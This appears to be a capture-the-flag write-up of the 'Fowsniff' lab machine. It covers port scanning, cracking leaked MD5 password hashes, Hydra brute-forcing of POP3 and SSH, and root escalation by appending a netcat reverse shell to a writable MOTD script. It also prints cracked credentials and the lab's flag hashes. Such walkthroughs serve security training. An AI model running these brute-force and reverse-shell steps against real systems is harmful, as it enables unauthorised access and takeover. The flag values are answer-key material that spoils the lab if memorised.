
Summary #
On port 80 there is a reference to old Twitter/pastebin content that is replaced by a Github page. Using the credentials on this page we can access the POP3 service and retrieve a message containing a temporary SSH password. Using Hydra we find the correct credentials and get initial access using SSH. On the box we find we have write permissions on a cube.sh file that is used in the MOTD. By adding a reverse shell command in this shell script we can escalate our privileges to the root user.
Specifications #
- Name: FOWSNIFF
- Platform: PG PRACTICE
- Points: 15
- Difficulty: Fundamental
- System overview: Linux fowsniff 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 GNU/Linux
- IP address: 192.168.144.18
- OFFSEC provided credentials: None
- HASH:
local.txt:04ed0e92ae23d6034fd76f80bb9580a9 - HASH:
proof.txt:36827e289b3b377aa98880bbfa66c36d
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir fowsniff && cd fowsniff && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x   7 kali kali 4096 Aug 23 14:19 .
drwxrwxr-x 102 kali kali 4096 Aug 23 14:19 ..
drwxrwxr-x   2 kali kali 4096 Aug 23 14:19 enum
drwxrwxr-x   2 kali kali 4096 Aug 23 14:19 exploits
drwxrwxr-x   2 kali kali 4096 Aug 23 14:19 files
drwxrwxr-x   2 kali kali 4096 Aug 23 14:19 tools
drwxrwxr-x   2 kali kali 4096 Aug 23 14:19 uploads

ip=192.168.144.18

ping $ip

## got no pingback
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.144.18:22
Open 192.168.144.18:80
Open 192.168.144.18:110
Open 192.168.144.18:143
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 14:22 +0200
Initiating Ping Scan at 14:22
Scanning 192.168.144.18 [4 ports]
Completed Ping Scan at 14:22, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:22
Completed Parallel DNS resolution of 1 host. at 14:22, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:22
Scanning 192.168.144.18 [4 ports]
Discovered open port 110/tcp on 192.168.144.18
Discovered open port 22/tcp on 192.168.144.18
Discovered open port 80/tcp on 192.168.144.18
Discovered open port 143/tcp on 192.168.144.18
Completed SYN Stealth Scan at 14:22, 0.04s elapsed (4 total ports)
Nmap scan report for 192.168.144.18
Host is up, received reset ttl 61 (0.017s latency).
Scanned at 2026-08-23 14:22:36 CEST for 0s

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 61
80/tcp  open  http    syn-ack ttl 61
110/tcp open  pop3    syn-ack ttl 61
143/tcp open  imap    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
           Raw packets sent: 8 (328B) | Rcvd: 5 (216B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp  open  ssh     syn-ack ttl 61
80/tcp  open  http    syn-ack ttl 61
110/tcp open  pop3    syn-ack ttl 61
143/tcp open  imap    syn-ack ttl 61
Run the following command to get a string of all open ports and add in with a NMAP command to portscan found open ports:
sudo nmap -T3 -p $(awk -F'/' '{print $1}' files/ports | paste -sd, -) -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCsEu5DAulaUX38ePQyI/MzevdyvWR3AXyrddVqbu9exD/jVVKZopquTfkbNwS5ZkADUvggwHnjZiLdOZO378azuUfSp5geR9WQMeKR9xJe8swjKINBtwttFgP2GrG+7IO+WWpxBSGa8akgmLDPZHs2XXd6MXY9swqfjN9+eoLX8FKYVGmf5BKfRcg4ZHW8rQZAZwiMDqQLYechzRPnePiGCav99v0X5B8ehNCCuRTQkm9DhkAcxVBlkXKq1XuFgUBF9y+mVoa0tgtiPYC3lTOBgKuwVZwFMSGoQStiw4n7Dupa6NmBrLUMKTX1oYwmN0wnYVH2oDvwB3Y4n826Iymh
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPowlRdlwndVdJLnQjxm5YLEUTZZfjfZO7TCW1AaiEjkmNQPGf1o1+iKwQJOZ6rUUJglqG8h3UwddXw75eUx5WA=
|   256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHU5PslBhG8yY6H4dpum8qgwUn6wE3Yrojnu4I5q0eTd
80/tcp  open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Fowsniff Corp - Delivering Solutions
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp open  pop3    syn-ack ttl 61 Dovecot pop3d
|_pop3-capabilities: USER UIDL RESP-CODES SASL(PLAIN) PIPELINING TOP CAPA AUTH-RESP-CODE
143/tcp open  imap    syn-ack ttl 61 Dovecot imapd
|_imap-capabilities: IDLE ID AUTH=PLAINA0001 more have IMAP4rev1 capabilities post-login listed ENABLE Pre-login LITERAL+ OK SASL-IR LOGIN-REFERRALS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #

On port 80 there is a website called Fowsniff Corp which references a Twitter account. Within this account there is reference to a pastebin URL, however the content was removed. Looking around i found this URL which contains the original pastebin content: https://github.com/berzerk0/Fowsniff/blob/main/fowsniff.txt.
The Github page contains a number of usernames/passwords, and the passwords are in MD5 hash format.
mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@fowsniff:1dc352435fecca338acfd4be10984009
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e

Fowsniff Corporation Passwords LEAKED!
FOWSNIFF CORP PASSWORD DUMP!

Here are their email passwords dumped from their databases.
They left their pop3 server WIDE OPEN, too!
Below the list with hashes only:
8a28a94a588a95b80163709ab4313aa4
ae1644dac5b77c0cf51e0d26ad6d7e56
1dc352435fecca338acfd4be10984009
19f5af754c31f1e2651edde9250d69bb
90dc16d47114aa13671c697fd506cf26
a92b8a29ef1183192e3d35187e0cfabd
0e9588cb62f4b6f27e33d449e2ba0b3b
4d6e42f56e127803285a0a7649b5ab11
f7fd98d380735e859f8b2ffbbede5a7e
It also references that the pop3 service is wide open. So let’s first try to crack the MD5 password hashes using: https://crackstation.net/.

Using CrackStation we find this list of credentials, Let’s create a list of users and a list of password, which we’ll use using hydra. First create a file called creds.txt and split it. Run hydra on the open pop3 service.
## change directory
cd files

## create file creds.txt and paste in this content:
mauer:mailcall
mustikka:bilbo101
tegel:apples01
baksteen:skyler22
seina:scoobydoo2
mursten:carp4ever
parede:orlando12
sciana:07011972

## split in a file for all users
cut -d':' -f1 creds.txt > users

## split in a file for all passwords
cut -d':' -f2 creds.txt > passwords

## run hydra on pop3
hydra -L users -P passwords pop3://$ip

Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-23 14:44:25
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking pop3://192.168.144.18:110/
[110][pop3] host: 192.168.144.18   login: seina   password: scoobydoo2
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-23 14:45:01
Using Hydra we’ve got the credentials: seina:scoobydoo2 for the pop3 service. Using telnet we login as the seina user and retrieve 2 messages.
## connect to pop3 service
telnet $ip 110
Trying 192.168.144.18...
Connected to 192.168.144.18.
Escape character is '^]'.
+OK Welcome to the Fowsniff Corporate Mail Server!

## enter user
USER seina
+OK

## enter password
PASS scoobydoo2
+OK Logged in.

## list messages
list
+OK 2 messages:
1 1622
2 1280
.

## retrieve message
RETR 1
+OK 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
        id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
    mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, seina@fowsniff,
    tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fowsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+secureshell"

You MUST change this password as soon as possible, and you will do so under my
guidance. I saw the leak the attacker posted online, and I must say that your
passwords were not very secure.

Come see me in my office at your earliest convenience and we'll set it up.

Thanks,
A.J Stone


.

## retrieve message
RETR 2
+OK 1280 octets
Return-Path: <baksteen@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1004)
        id 101CA1AC2; Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
To: seina@fowsniff
Subject: You missed out!
Message-Id: <20180313185405.101CA1AC2@fowsniff>
Date: Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
From: baksteen@fowsniff

Devin,

You should have seen the brass lay into AJ today!
We are going to be talking about this one for a looooong time hahaha.
Who knew the regional manager had been in the navy? She was swearing like a sailor!

I don't know what kind of pneumonia or something you brought back with
you from your camping trip, but I think I'm coming down with it myself.
How long have you been gone - a week?
Next time you're going to get sick and miss the managerial blowout of the century,
at least keep it to yourself!

I'm going to head home early and eat some chicken soup.
I think I just got an email from Stone, too, but it's probably just some
"Let me explain the tone of my meeting with management" face-saving mail.
I'll read it when I get back.

Feel better,

Skyler

PS: Make sure you change your email password.
AJ had been telling us to do that right before Captain Profanity showed up.

.
We’ve got an extra username stone and a temporary SSH password. Let’s add the user to our users file and run Hydra on the SSH service to see if we can access the target via SSH with the temporary password.
## add stone to users file
echo 'stone' >> users

## run hydra
hydra -L users -p 'S1ck3nBluff+secureshell' ssh://$ip

Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-23 14:57:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:9/p:1), ~1 try per task
[DATA] attacking ssh://192.168.144.18:22/
[22][ssh] host: 192.168.144.18   login: baksteen   password: S1ck3nBluff+secureshell
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-23 14:57:45
Seems we can access the server via SSH with these credentials: baksteen:S1ck3nBluff+secureshell.
ssh baksteen@$ip

The authenticity of host '192.168.144.18 (192.168.144.18)' can't be established.
ED25519 key fingerprint is: SHA256:KZLP3ydGPtqtxnZ11SUpIwqMdeOUzGWHV+c3FqcKYg0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.144.18' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
baksteen@192.168.144.18's password:

                            _____                       _  __  __
      :sdddddddddddddddy+  |  ___|____      _____ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso  | |_ / _ \ \ /\ / / __| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso  |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso  |_|  \___/ \_/\_/ |___/_| |_|_|_| |_|
-:      y.      dssssssso                ____
-:      y.      dssssssso               / ___|___  _ __ _ __
-:      y.      dssssssso              | |   / _ \| '__| '_ \
-:      o.      dssssssso              | |__| (_) | |  | |_) |  _
-:      o.      yssssssso               \____\___/|_|  | .__/  (_)
-:    .+mdddddddmyyyyyhy:                              |_|
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                  Delivering Solutions


   ****  Welcome to the Fowsniff Corporate Server! ****

              ---------- NOTICE: ----------

 * Due to the recent security breach, we are running on a very minimal system.
 * Contact AJ Stone -IMMEDIATELY- about changing your email and SSH passwords.


baksteen@fowsniff:~$

## print local.txt
baksteen@fowsniff:~$ cat local.txt
04ed0e92ae23d6034fd76f80bb9580a9
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## download `linpeas.sh` using the open port 80
baksteen@fowsniff:~$ wget http://192.168.45.182/linpeas.sh
--2026-08-23 09:06:59--  http://192.168.45.182/linpeas.sh
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1133905 (1.1M) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                             100%[===========================================================================>]   1.08M  5.01MB/s    in 0.2s

2026-08-23 09:07:00 (5.01 MB/s) - ‘linpeas.sh’ saved [1133905/1133905]


## set the execution bit
baksteen@fowsniff:~$ chmod +x linpeas.sh

## run `linpeas.sh`
baksteen@fowsniff:~$ ./linpeas.sh
The linpeas.sh output shows we can edit a file in /opt called cube.sh.
## part linPEAS output
╔══════════╣ Executable files potentially added by user (limit 70) (T1083)
2020-02-28+10:03:09.0999599330 /opt/cube/cube.sh

## print cube.sh
baksteen@fowsniff:/opt/cube$ cat cube.sh
printf "
                            _____                       _  __  __
      :sdddddddddddddddy+  |  ___|____      _____ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso  | |_ / _ \ \ /\ / / __| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso  |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso  |_|  \___/ \_/\_/ |___/_| |_|_|_| |_|
-:      y.      dssssssso                ____
-:      y.      dssssssso               / ___|___  _ __ _ __
-:      y.      dssssssso              | |   / _ \| '__| '_ \
-:      o.      dssssssso              | |__| (_) | |  | |_) |  _
-:      o.      yssssssso               \____\___/|_|  | .__/  (_)
-:    .+mdddddddmyyyyyhy:                              |_|
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                  Delivering Solutions\n\n"
We can see this is the same as when we logged in through SSH. The /etc/update-motd.d/ directory contains scripts executed with root privileges during SSH user authentication to generate the dynamic Message of the Day (MOTD). Looking at the MOTD configuration confirmes that /etc/update-motd.d/00-header executes /opt/cube/cube.sh, which we can write.
baksteen@fowsniff:/opt/cube$ cat /etc/update-motd.d/00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

#[ -r /etc/lsb-release ] && . /etc/lsb-release

#if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
#       # Fall back to using the very slow lsb_release utility
#       DISTRIB_DESCRIPTION=$(lsb_release -s -d)
#fi

#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"

sh /opt/cube/cube.sh
So the only thing we need to do is alter the cube.sh to get us a reverse shell as the root user after a logoff/login action.
## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## add reverse shell command to cube.sh
baksteen@fowsniff:/opt/cube$ echo 'busybox nc 192.168.45.182 9001 -e sh' >> cube.sh

baksteen@fowsniff:~/bin$ exit
logout
Connection to 192.168.144.18 closed.

## locally
## setup a listener
nc -lvnp 9001
listening on [any] 9001 ...

## login with credentials (`baksteen:S1ck3nBluff+secureshell`) again using SSH
ssh baksteen@$ip

## catch the reverse shell
listening on [any] 9001 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.144.18] 40198

## run whoami
whoami
root

## print proof.txt
cat /root/proof.txt
36827e289b3b377aa98880bbfa66c36d
References #
[+] https://github.com/berzerk0/Fowsniff/blob/main/fowsniff.txt
[+] https://crackstation.net/